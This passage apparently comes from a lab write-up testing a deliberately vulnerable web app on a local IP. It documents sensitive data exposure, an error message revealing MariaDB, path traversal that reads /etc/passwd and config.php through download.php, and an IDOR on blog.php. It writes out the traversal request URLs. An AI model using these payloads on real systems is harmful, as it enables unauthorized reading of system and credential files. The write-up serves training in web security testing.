

Figure 10



Figure 11

Command : Press <Post> button and refresh the page



Figure 12

Part III - Medium

(A) Sensitive Data Exposure
(B) Path Traversal
(C) Local File Inclusion

We are using ZAProxy's "Force Browse" feature to crawl the website. We find an interesting folder "admin" and we find some PHP files with admin function. This is vulnerable to Sensitive Data Exposure. (Figure 13)

Command : http://192.168.1.145/admin/



Figure 13

Browsing the site, we find error message on products page when we using (‘) (ignore the brackets) to test the URL. It states that MariaDB is the database. This is vulnerable to Sensitive Data Exposure. (Figure 14)

However, this error message cannot lead to SQL Injection as it is confirmed false positive.

Command : http://192.168.1.145/details.php?prod=1’&type=1



Figure 14

We further test the website, we find the image at the front page leads to download a PDF file. We test it with "**../../../../../../../../etc/passwd**" (ignore the quotation marks) and it downloaded a file which contained the content of /etc/passwd. This is vulnerable to Path Traversal. (Figure 15 to 17)

Command : http://192.168.1.145/download.php?item=Brochure.pdf



Figure 15

Command : http://192.168.1.145/download.php?item=../../../../../../../etc/passwd



Figure 16

Content of passwd file :



Figure 17

We are thinking that if we can get any PHP file from the previous “admin” directory via Path Traversal vulnerability. We confirm that we can download any PHP file, for example “**../admin/admin.php**”. We are guessing the configuration file of the web application is “config.php”. Later, we can download the “config.php” file via the Path Traversal vulnerability. So, this is vulnerable to Local File Inclusion. (Figure 18 to 19)

Command : http://192.168.1.145/download.php?item=../config.php



Figure 18

The content of config.php :

Figure 19

Part IV - Medium

(A) Insecure Direct Object Reference
(B) Sensitive Data Exposure

When viewing the source code of Blog page, we find a link "**/blog.php?author=1**" very interesting. We try to find out that if it can display the admin account details without restriction. The username of the admin account, i.e. admin@seattlesounds.net is also displayed. We then change the "author" parameter to 2 and it can display the information about the author even there is no other user in the database except admin. So, it is vulnerable to Insecure Direct Object Reference. (Figure 20 to 22)



Figure 20

Command : http://192.168.1.145/blog.php?author=1



Figure 21

Command : http://192.168.1.145/blog.php?author=2

